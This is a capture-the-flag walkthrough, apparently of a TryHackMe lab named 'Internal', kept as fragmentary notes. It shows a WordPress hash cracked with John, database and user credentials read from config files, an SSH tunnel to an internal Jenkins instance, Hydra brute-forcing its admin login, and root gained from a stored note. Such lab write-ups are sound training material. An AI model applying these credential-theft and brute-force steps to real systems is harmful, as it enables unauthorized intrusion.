
Warning: detected hash type "phpass", but the string is also recognized as "phpa
ss-openc1"
Use the "--format=phpass-openc1" option to force loading these as that type inst
ead
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 256/256 AVX2 8x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
my2boys      (?)
1g 0:00:00:00 DONE (2023-07-19 11:36) 1.298g/s 5236p/s 5236c/s 5236C/s cheska..p
okpok
Use the "--show --format=phpass" options to display all of the cracked passwords
reliably
Session completed.

```

As usual, nothing fun, the same old pass for wordpress login

phpMyAdmin


used password "wordpress123" and username "wordpress" which was found previously



USERNAME AND PASSWORD FOR PHPMYADMIN LEAK /etc/phpmyadmin

```
www-data@internal:/etc/phpmyadmin$ cat config-db.php
cat config-db.php
<?php
##
## database access settings in php format
## automatically generated from /etc/dbconfig-common/phpmyadmin.conf
## by /usr/sbin/dbconfig-generate-include
##
## by default this file is managed via ucf, so you shouldn't have to
## worry about manual changes being silently discarded. *however*,
## you'll probably also want to edit the configuration file mentioned
## above too.
##
$dbuser='phpmyadmin';
$dbpass='B2Ud4fEOZmVq';
$basepath='';
$dbname='phpmyadmin';
$dbserver='localhost';
$dbport='3306';
$dbtype='mysql';
www-data@internal:/etc/phpmyadmin$
```

```
$dbuser='phpmyadmin';
$dbpass='B2Ud4fEOZmVq';
```




linPeas



userAccount

CREDENTIAL LEAK at /opt



username: aubreanna
password: bubb13guM!@#123

jenkins


aubreanna@internal:~\$ cat jenkins.txt
cat jenkins.txt

Internal Jenkins service is running on 172.17.0.2:8080

since we found that we can ssh into the server @abreanna using same credentials

We started **ssh tunnelling** to our system since we cannot directly access jenkins service running internally on the target machine

```
(kali㉿kali)-[~]  
$ ssh -N -L localhost:8088:172.17.0.2:8080 aubreanna@10.10.53.192  
aubreanna@10.10.53.192's password:  
Permission denied, please try again.  
aubreanna@10.10.53.192's password:  
█
```



BRUTE-FORCING PASSWORD USING (ASSUMED) DEFAULT USERNAME admin

```
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "harley" - 232 of 14344399 [child 5] (0/0)  
[8088][http-post-form] host: 127.0.0.1 login: admin password: spongebob  
[STATUS] attack finished for 127.0.0.1 (valid pair found)  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-07-19 12:05:39
```

MAJOR LEAK: JENKINS CONTAINS ROOT ACCOUNT

```
jenkins@jenkins:/opt$ cat note.txt  
cat note.txt  
Aubreanna,  
  
Will wanted these credentials secured behind the Jenkins container since we have several layers of defense  
here. Use them if you  
need access to the root user account.  
  
root:tr0ub13guM!@#123  
jenkins@jenkins:/opt$ █
```

username: root

password: tr0ub13guM!@#123

ROOTED!

```
root@internal:/# ls
bin      dev      initrd.img  lib64      mnt      root      snap      sys      var
boot     etc      initrd.img.old  lost+found  opt      run      srv      tmp      vmlinuz
cdrom    home     lib         media      proc      sbin     swap.img  usr      vmlinuz.old
root@internal:/# cd root
root@internal:~# ls
root.txt  snap
root@internal:~# cat root.txt
THM{d0ck3r_d3str0y3r}
root@internal:~#
```

ssh

I can connect to SSH @ abreanna using same credentials

```
(kali㉿kali)-[~]
$ ssh aubreanna@10.10.53.192
aubreanna@10.10.53.192's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Wed Jul 19 12:36:55 UTC 2023

System load:  0.0               Processes:            119
Usage of /:   63.7% of 8.79GB   Users logged in:     0
Memory usage: 34%              IP address for eth0:  10.10.53.192
Swap usage:   0%               IP address for docker0: 172.17.0.1

⇒ There is 1 zombie process.
```